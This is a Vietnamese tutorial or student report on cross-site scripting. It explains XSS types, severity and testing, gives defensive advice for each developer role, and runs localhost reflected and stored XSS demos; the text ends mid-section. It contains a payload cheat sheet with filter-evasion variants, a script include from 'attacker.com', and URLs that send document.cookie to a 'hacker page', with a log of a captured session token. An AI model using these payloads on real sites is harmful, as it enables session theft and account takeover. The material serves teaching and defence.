
Kiểm tra các sink thực thi JavaScript

Kiểm tra các sink thực thi JavaScript cho DOM-based XSS khó hơn chút. Với các sink này, input không nhất thiết xuất hiện trong DOM, vì vậy không thể tìm kiếm bằng cách dò DOM. Thay vào đó, cần dùng trình debug JavaScript để xác định xem và bằng cách nào input của ta được gửi tới sink.

Với mỗi nguồn tiềm năng (ví dụ location), trước tiên cần tìm các vị trí trong mã JavaScript của trang tham chiếu tới nguồn đó. Trong developer tools của Chrome, dùng Ctrl+Shift+F (hoặc Command+Alt+F trên macOS) để tìm kiếm toàn bộ mã JavaScript của trang cho các tham chiếu đến nguồn.

Khi tìm thấy nơi nguồn được đọc, có thể dùng debugger để đặt breakpoint và theo dõi giá trị nguồn được sử dụng như thế nào. Có thể ta sẽ thấy giá trị được gán cho các biến khác; nếu vậy, cần tiếp tục tìm kiếm các biến đó để xem liệu chúng có được truyền tới sink hay không. Khi ta tìm ra một sink đang nhận dữ liệu có nguồn gốc từ source đó, dùng debugger để kiểm tra giá trị bằng cách hover lên biến để xem giá trị trước khi nó được gửi tới sink. Sau đó, giống như với sink HTML, ta cần tinh chỉnh input để xem có thể gây ra XSS hay không.

2.2.3. Mức độ nguy hiểm của XSS



Bức ảnh so sánh OWASP Top Ten 2017 → 2021 cho thấy Cross-Site Scripting là một hạng mục rõ ràng ở 2017 (A07: Cross-Site Scripting), nhưng trong bảng 2021 nó không còn đứng riêng một mục nữa mà bị “hòa” vào các khái niệm rộng hơn. Điều này không có nghĩa XSS đã biến mất — mà cho thấy cách nhìn của ngành đã chuyển từ liệt kê lỗ hổng cụ thể sang đánh giá theo các họ lỗi / nguyên nhân gốc (ví dụ injection, insecure design, security misconfiguration, v.v.).

Về mức độ nguy hiểm, XSS vẫn là một trong những lỗ hổng nghiêm trọng vì:

- Kẻ tấn công có thể thực thi mã trong ngữ cảnh trình duyệt của nạn nhân → đánh cắp cookie/session, mạo danh người dùng, hoặc thao tác UI như thể nạn nhân tự làm.
- Hậu quả có thể rất nặng nếu kẻ tấn công nhắm tới tài khoản có quyền cao (admin) hoặc trang có nhiều người dùng — dẫn tới rò rỉ dữ liệu hàng loạt, thay đổi nội dung, hoặc phát tán mã độc.
- Dù không luôn xuất hiện dưới tên “XSS” trong các danh sách mới, các lỗ hổng XSS thường nằm trong các nhóm rủi ro lớn hơn và vẫn là bề mặt tấn công được khai thác rất nhiều trong thực tế.

Vì vậy, ưu tiên giảm rủi ro XSS vẫn là bắt buộc: escape/encode output theo ngữ cảnh, sanitize rich-text bằng thư viện đáng tin cậy, triển khai CSP, và đặt cookie với HttpOnly/Secure/SameSite. Việc nhìn nhận XSS theo khung rộng hơn (như OWASP 2021) chỉ giúp ta tập trung vào các giải pháp kiến trúc bền vững hơn — nhưng về mặt thực hành, các biện pháp phòng ngừa XSS truyền thống vẫn rất cần thiết.

2.2.4. XSS có thể được sử dụng để làm gì?

Kẻ tấn công khai thác lỗ hổng Cross-Site Scripting (XSS) thường có khả năng:

- Mạo danh hoặc giả danh người dùng nạn nhân.
- Thực hiện bất kỳ hành động nào mà người dùng đó có thể thực hiện.
- Đọc bất kỳ dữ liệu nào mà người dùng có quyền truy cập.
- Chiếm đoạt thông tin đăng nhập của người dùng.
- Thực hiện thay đổi giao diện trang web ở mức ảo (virtual defacement).
- Tiêm chức năng trojan vào trang web (chèn mã độc vào trang để hoạt động như trojan).

3. Hoạt động của XSS

XSS cho phép attacker chèn các đoạn mã vào link của đường dẫn, để thực hiện trên trình duyệt của người dùng, dẫn đến việc mất cookies, mật khẩu, session hay chèn virus...

Thường thì XSS có dạng như sau:

```
http://www.website.com/frontend/index.html?search=%3Cscript%3Ewindow.location=
%27http://127.0.0.1:5500/hacker_page.html?cookie=%27+document.cookie;%3C/script
%3E
```

Ở ví dụ trên chỉ minh họa một cách đơn giản là thêm đoạn mã của mình vào trang Web thông qua URL. Nhưng thực sự thì có rất nhiều cách để thêm đoạn mã JavaScript với mục đích tấn công kiểu XSS. Hacker có thể dễ dàng lợi dụng Document Object Model (DOM) để thay đổi ngữ cảnh và nội dung Web ứng dụng. Dưới đây là 1 số trong rất nhiều các Payload mà có thể được gửi lên để chèn vào URL:

```

"-prompt(8)-"
'-prompt(8)-'
";a=prompt,a()//
';a=prompt,a()//
'-eval("window['pro'%2B'mpt'](8)")-'
"-eval("window['pro'%2B'mpt'](8)")-"
"onclick=prompt(8)>"@x.y
"onclick=prompt(8)><svg/onload=prompt(8)>"@x.y
<image/src/onerror=prompt(8)>
<img/src/onerror=prompt(8)>
<image src/onerror=prompt(8)>
<img src/onerror=prompt(8)>
<image src =q onerror=prompt(8)>
<img src =q onerror=prompt(8)>
</scrip</script>t><img src =q onerror=prompt(8)>
<script\x20type="text/javascript">javascript:alert(1);</script>
<script\x3Etype="text/javascript">javascript:alert(1);</script>
<script\x0Dtype="text/javascript">javascript:alert(1);</script>
<script\x0Btype="text/javascript">javascript:alert(1);</script>
<script\x0Ctype="text/javascript">javascript:alert(1);</script>
<script\x2Ftype="text/javascript">javascript:alert(1);</script>
<script\x0Atype="text/javascript">javascript:alert(1);</script>
``"><\x3Cscript>javascript:alert(1)</script>
``"><\x00script>javascript:alert(1)</script>
<img src=1 href=1 onerror="javascript:alert(1)"></img>
<audio src=1 href=1 onerror="javascript:alert(1)"></audio>
<video src=1 href=1 onerror="javascript:alert(1)"></video>
<body src=1 href=1 onerror="javascript:alert(1)"></body>
<image src=1 href=1 onerror="javascript:alert(1)"></image>
<object src=1 href=1 onerror="javascript:alert(1)"></object>
<script src=1 href=1 onerror="javascript:alert(1)"></script>
<svg onResize svg onResize="javascript:javascript:alert(1)"></svg onResize>
<title onPropertyChange title onPropertyChange="javascript:javascript:alert(1)"></title onPropertyChang

```

Về cơ bản XSS cũng giống như SQL Injection hay Source Injection, nó cũng là các yêu cầu (request) được gửi từ các máy client tới server nhằm chèn vào đó các thông tin vượt quá tầm kiểm soát của server

Nó có thể là một request được gửi từ các form dữ liệu hoặc cũng có thể đó chỉ là các URL như là :

[http://www.website.com/search?q=<script>alert\('Lỗ hổng XSS!'\);</script>](http://www.website.com/search?q=<script>alert('Lỗ hổng XSS!');</script>)

Và rất có thể trình duyệt sẽ hiện lên một thông báo "XSS was found !".

Các đoạn mã trong thẻ script không hề bị giới hạn bởi chúng hoàn toàn có thể thay thế bằng một file nguồn trên một server khác thông qua thuộc tính src của thẻ script. Cũng chính vì lý do đó mà chúng ta chưa thể lường hết được độ nguy hiểm của các lỗi XSS.

Nhưng nếu như các kỹ thuật tấn công khác có thể làm thay đổi được dữ liệu nguồn của web server (mã nguồn, cấu trúc, cơ sở dữ liệu) thì XSS chỉ gây tổn hại đối với website ở phía client mà nạn nhân trực tiếp là những người khách duyệt site đó. Tất nhiên đôi khi các hacker cũng sử dụng kỹ thuật này để deface các website nhưng đó vẫn chỉ tấn công vào bề mặt của website.

XSS là những Client-Side Script, những đoạn mã này sẽ chỉ chạy bởi trình duyệt phía client do đó XSS không làm ảnh hưởng đến hệ thống website nằm trên server.

Mục tiêu tấn công của XSS không ai khác chính là những người sử dụng khác của website, khi họ vô tình vào các trang có chứa các đoạn mã nguy hiểm do các hacker để lại họ có thể bị chuyển tới các website khác, đặt lại homepage, hay nặng hơn là mất mật khẩu, mất cookie thậm chí máy tính bạn có thể sẽ bị cài các loại virus, backdoor, worm ...

Trong kỹ thuật XSS thường thì các link mà hacker dùng đều đã được mã hóa nên người dùng khó mà phát hiện ra. Sau đây là cách mã hóa (HEX) các ký tự thường dùng trong lỗi XSS của thanh Address Bar của Browser.

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040	 	Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	\$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174	|	
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177		DEL

Source: www.LookupTables.com

4. Kỹ thuật khai thác lỗi XSS cơ bản

4.1. Khai thác thông qua thẻ script

Đây là phương pháp đơn giản nhất, chèn mã JavaScript trực tiếp vào trang web:

```
<script>alert('XSS')</script> <script src="https://attacker.com/malicious.js"></script>
```

4.2. Khai thác thông qua thuộc tính sự kiện

Nếu thẻ <script> bị chặn, kẻ tấn công có thể sử dụng các thuộc tính sự kiện HTML:

```

```

```
<body onload="alert('XSS')">
```

```
<a onmouseover="alert('XSS')">Hover me</a>
```

Các thuộc tính phổ biến: onload, onerror, onclick, onmouseover...

4.3. Khai thác thông qua URL và iframe

JavaScript có thể được thực thi thông qua URL với giao thức javascript::

```
<a href="javascript:alert('XSS')">Click me</a>
```

```
<iframe src="javascript:alert('XSS')"></iframe>
```

4.4. Khai thác thông qua CSS

CSS cũng có thể được sử dụng để thực thi mã JavaScript:

```
<div style="background:url('javascript:alert(1)')">
```

```
<style>@import 'javascript:alert("XSS")';</style>
```

4.5. Các payloads cơ bản hay dùng

Đây là một số payload XSS cơ bản thường được sử dụng để kiểm tra lỗ hổng:

```
"><script>alert(document.cookie)</script>
```

```
<img src=x onerror=alert('XSS')> <svg onload=alert(1)>
```

```
<iframe src="javascript:alert(`XSS`)"></iframe>
```

Khi thực hiện kiểm thử, bạn nên bắt đầu với các payload đơn giản trước khi chuyển sang các kỹ thuật phức tạp hơn. Điều quan trọng là hiểu ngữ cảnh nơi dữ liệu được chèn vào (trong HTML, trong thuộc tính, trong JavaScript, v.v.) để điều chỉnh payload phù hợp.

5. Kiểm tra lỗi XSS và cách phòng chống

5.1. Kiểm tra lỗi XSS

Nếu bạn kiểm tra các ứng dụng bằng mã nguồn có sẵn, bạn có thể tra cứu danh sách lỗ hổng liên quan trên các trang chuyên về bảo mật như securityfocus.com, securiteam.com... Tuy nhiên, với những website do chính bạn tự phát triển, cách này thường không áp dụng được. Trong trường hợp đó, cần nhờ đến các công cụ quét tự động. Trên Windows có thể dùng N-Stealth hoặc AppScan — những công cụ này rất hữu ích vì ngoài XSS còn phát hiện được nhiều loại lỗi khác cả trên ứng dụng web lẫn trên máy chủ. Nếu mục tiêu của bạn chỉ là kiểm tra XSS thì có thể dùng screamingCSS — một Perl script dùng socket để mở kết nối tới website và dò tìm lỗi XSS; script này chạy được trên cả Unix và Windows.

Có thể tóm gọn hai hướng tiếp cận chính như sau:

a. Dùng công cụ

Chạy nhiều chương trình quét lỗ hổng web (ví dụ Web Vulnerability Scanner) để tự động phát hiện các nguy cơ XSS.

b. Kiểm thử thủ công bằng mã (thử bằng code):

Bước 1: Mở trang web cần kiểm tra.

Bước 2: Xác định các vị trí có khả năng phát sinh XSS — thông thường là ô tìm kiếm, các thông báo lỗi, và các form nhập liệu nói chung. Nói ngắn gọn: XSS xảy ra ở những chỗ người dùng nhập dữ liệu và sau đó nhận lại nội dung.

Bước 3: Khẳng định khả năng tồn tại XSS bằng cách quan sát phản hồi từ trang. Nếu thông báo trả về có dạng như “Không tìm thấy XSS...”, “Tài khoản XSS không chính xác”, “Đăng nhập với XSS không thành công”... thì vị trí đó có nguy cơ cao bị XSS.

Bước 4: Khi đã khoanh vùng được chỗ nghi vấn, chèn các đoạn mã thử nghiệm vào ô nhập liệu, ví dụ: `<script>alert('XSS')</script>`, rồi bấm Submit. Nếu trình duyệt hiện popup chứa chữ “XSS” thì chắc chắn điểm đó bị lỗ hổng XSS.

5.2. Phòng chống XSS

Phòng chống XSS đòi hỏi sự phối hợp từ mọi vai trò trong quy trình phát triển. Dưới đây là những best practices dành cho từng vai trò.

5.2.1. Dành cho Front-end Developer

- Hạn chế sử dụng trực tiếp HTML tùy ý:
 - + Tránh sử dụng innerHTML và các API chấp nhận HTML
 - + Ưu tiên textContent hoặc innerText khi hiển thị dữ liệu
 - + Dùng API DOM như createElement() thay vì nối chuỗi HTML
- Tận dụng các framework hiện đại:
 - + React, Vue, Angular mặc định escape HTML trước khi render
 - + Không tắt cơ chế bảo vệ này (v-html, dangerouslySetInnerHTML, etc.) trừ khi thực sự cần thiết
 - + Sử dụng template literals ES6 để tránh nối chuỗi không an toàn
- Xử lý URL và dữ liệu cẩn thận:
 - + Kiểm tra URL trước khi sử dụng (đặc biệt là javascript: URLs)
 - + Không gán trực tiếp dữ liệu người dùng vào thuộc tính sự kiện
 - + Sử dụng URLSearchParams để xử lý tham số URL
- Áp dụng sanitizer phía client khi cần:
 - + Dùng DOMPurify khi phải hiển thị HTML do người dùng tạo
 - + Cấu hình whitelist chặt chẽ (chỉ cho phép thẻ, thuộc tính cần thiết)
 - + Luôn cập nhật thư viện sanitizer lên phiên bản mới nhất

5.2.2. Dành cho Back-end Developer

- Escape output theo ngữ cảnh:
 - + Trong HTML: escape < > & " ' "
 - + Trong thuộc tính: đóng ngoặc kép đúng cách, escape "
 - + Trong JavaScript: escape ký tự đặc biệt hoặc tốt nhất là sử dụng JSON
 - + Trong URL: dùng encodeURIComponent()
- Sử dụng thư viện có sẵn thay vì tự code:
 - + PHP: htmlspecialchars() với flag ENT_QUOTES
 - + Java: HtmlUtils.htmlEscape()
 - + Node.js: he package
- Áp dụng CSP và security headers:
 - + Cấu hình và gửi CSP header trong mọi response
 - + Thêm các header bảo mật khác: X-XSS-Protection, X-Content-Type-Options
 - + Thiết lập cookie với flag HttpOnly để tránh đánh cắp qua XSS
- Xử lý dữ liệu đầu vào:
 - + Whitelist hợp lệ hóa hơn là blacklist
 - + Chuẩn hóa dữ liệu trước khi validate
 - + Lưu trữ dữ liệu được sanitize khi cần hiển thị HTML

5.2.3. Dành cho Security Engineer

- Triển khai nhiều lớp phòng thủ:
 - + Áp dụng nguyên tắc "Defense in Depth"
 - + Kết hợp input validation, output encoding, CSP

- + Đảm bảo các lớp phòng thủ bổ sung cho nhau
- Cấu hình CSP tối ưu:
 - + Sử dụng nonce hoặc hash thay vì domain whitelist
 - + Bật strict-dynamic khi có thể
 - + Thiết lập báo cáo vi phạm CSP
 - + Kiểm thử CSP trên nhiều trình duyệt
- Tự động hóa kiểm tra bảo mật:
 - + Tích hợp SAST/DAST vào quy trình CI/CD
 - + Tự động quét mã nguồn phát hiện XSS
 - + Thiết lập WAF thông minh (nhưng không phụ thuộc hoàn toàn)
- Đào tạo và nâng cao nhận thức:
 - + Tổ chức các buổi đào tạo về secure coding
 - + Xây dựng tài liệu hướng dẫn phòng chống XSS
 - + Chia sẻ các case study về tấn công XSS


5.2.4. Dành cho Tester và Pentester

- Kiểm tra XSS toàn diện:
 - + Thử nghiệm trên mọi đầu vào: form, URL, header, JSON...
 - + Kiểm tra các ngữ cảnh: HTML, attributes, JavaScript, CSS...
 - + Sử dụng các payload đa dạng từ cheat sheet
- Kiểm tra hiệu quả của các biện pháp bảo vệ:
 - + Thử vượt qua WAF, CSP với các kỹ thuật nâng cao
 - + Đánh giá hiệu quả của input validation và output encoding
 - + Kiểm tra cách xử lý biên mạch (edge case)
- Kết hợp thủ công và tự động:
 - + Dùng scanner (Burp Suite, OWASP ZAP) để phát hiện sơ bộ
 - + Phân tích thủ công để tìm lỗ hổng phức tạp
 - + Tùy chỉnh payload dựa trên ngữ cảnh cụ thể
- Báo cáo chi tiết và đề xuất khắc phục:
 - + Mô tả rõ lỗ hổng, ngữ cảnh và cách khai thác
 - + Đề xuất giải pháp phù hợp cho từng lỗ hổng
 - + Cung cấp PoC (Proof-of-Concept) an toàn

Thực hiện đồng bộ các biện pháp phòng chống từ tất cả các vai trò, kết hợp với hiểu biết về kỹ thuật tấn công sẽ tạo nên một hệ thống phòng thủ mạnh mẽ trước XSS.

6. Demo

6.1. Reflected XSS



Giả sử trang `phai_chiu_page` là nơi kẻ tấn công có thể chuyển hướng (redirect) nạn nhân cùng với cookie của trang chính, từ đó dùng cookie để xâm nhập tài khoản người dùng.
Ví dụ mã độc:


```
<script> window.location = 'http://127.0.0.1:5500/phai_chiu_page.html?cookie=' +  
document.cookie;</script>
```

```
Client connected: ::1  
[COOKIE][from ::1] full="xss_test_session=my_secret_session_token"
```


Kịch bản Reflected XSS:

Trang dễ bị tấn công: `food.html` (URL:

`http://127.0.0.1:5500/frontend/reflected_xss/food.html`) - trang cho phép người dùng tìm kiếm món ăn và giá trị tìm kiếm được đưa trực tiếp vào URL.



Người dùng có thể search để tìm kiếm món ăn, đồng thời url trang web thay đổi thành :




Từ đó hacker nhận thấy có thể chèn được mã độc vào URL, ví dụ:

`http://127.0.0.1:5500/frontend/reflected_xss/food.html?search=%3Cscript%3Ewindow.location%3D%27http%3A%2F%2F127.0.0.1%3A5500%2Fphai_chiu_page.html%3Fcookie%3D%27%2Bdocument.cookie%3B%3C%2Fscript%3E`

Khi nạn nhân bấm vào đường dẫn này, script sẽ chạy, redirect sang `phai_chiu_page` kèm cookie của `food.html`. Kẻ tấn công dùng cookie đó để truy cập tài khoản nạn nhân trên trang `food.html`.

Cách lừa nạn nhân: kẻ tấn công gửi email (hoặc tin nhắn) chứa URL độc hại để đánh lừa người dùng click vào.



Nguyên nhân:

- Dữ liệu người dùng được dùng trực tiếp lên HTML/JS mà không escape/encode. Ví dụ: lấy ?search=... rồi innerHTML = param hoặc chèn thẳng vào trang => trình duyệt sẽ thực thi <script>.
- Dùng innerHTML / document.write / chèn HTML thô cho dữ liệu không tin cậy.
- Cookie không được đặt HttpOnly, nên script trong trình duyệt có thể đọc document.cookie.
- Thiếu Content Security Policy (CSP) hoặc CSP lỏng lẻo cho phép inline scripts ('unsafe-inline') -> kịch bản độc dễ chạy.
- Không kiểm soát/whitelist tham số URL — trang phản chiếu bất kỳ chuỗi nào từ URL ra đầu ra.
- Thiếu xác thực/kiểm tra đầu vào ở server-side — chỉ client-side kiểm tra thì không đủ.

Hậu quả

- Kẻ tấn công chèn payload trong URL → nạn nhân click → script chạy trên ngữ cảnh trang, lấy document.cookie → dùng cookie (session) để truy cập tài khoản nạn nhân.
- Ngoài cookie còn có thể thực hiện thao tác thay mặt user (CSRF-like), đánh cắp dữ liệu, tải mã độc,...

Các biện pháp khắc phục:

- Sửa client-side:
 - + Không chèn HTML thô.
 - + Không dùng innerHTML để hiển thị dữ liệu từ URL. Dùng.textContent hoặc tạo node text an toàn.


```
1 <!-- KHÔNG NÊN -->
2 <div id="q"></div>
3 <script>
4   const params = new URLSearchParams(location.search);
5   document.getElementById('q').innerHTML = params.get('search'); // nguy hiểm
6 </script>
7
8 <!-- NÊN -->
9 <div id="q"></div>
10 <script>
11   const params = new URLSearchParams(location.search);
12   const text = params.get('search') || '';
13   document.getElementById('q').textContent = decodeURIComponent(text);
14 </script>
```

- Escape / Encode mọi xuất ra HTML: Khi cần chèn vào thuộc tính, attribute, URL, JS, CSS — dùng encoding phù hợp. Ví dụ khi dựng URL trên trang: href = '/search?q=' + encodeURIComponent(userInput)
- Server-side: validate & sanitize đầu vào (whitelist): Ưu tiên: whitelist các giá trị hợp lệ (ví dụ chỉ chấp nhận chữ, số, dấu cách, độ dài giới hạn). Nếu cần HTML cho user (ví dụ comment), chỉ cho phép subset tag an toàn với thư viện sanitizer (ví dụ DOMPurify trên client nếu cần, còn server-side dùng sanitizer tương ứng).


6.2. Stored XSS

Trang dễ bị tấn công: http://127.0.0.1:5500/frontend/cross_site_scripting/index.html (phòng chat/trang tin nhắn).

Vai trò: người A = hacker, người B = nạn nhân (và các user C, D, E... khác).



Mô tả tấn công: Hacker (A) gửi một tin nhắn chứa mã độc vào phòng chat. Tin nhắn này bị lưu vào database mà không được sanitize/escape.



Hậu quả: mỗi khi bất kỳ người dùng nào (B, C, D, E...) mở phòng chat và tải những tin nhắn đã lưu, trình duyệt sẽ thực thi mã độc từ tin nhắn đó. Kết quả có thể là redirect nạn nhân sang phai_chiu_page (kèm cookie), đánh cắp dữ liệu hoặc thao tác giả mạo trên tài khoản của nạn nhân.

Tóm tắt: Stored XSS = mã độc được **lưu trữ trên server** → được phân phối tự động cho mọi người truy cập trang → tấn công có phạm vi rộng và nguy hiểm hơn reflected XSS.

Nguyên nhân:

- Không kiểm tra dữ liệu đầu vào: Tin nhắn người dùng (bao gồm cả hacker) được lưu trực tiếp vào database mà không lọc hoặc loại bỏ thẻ script.
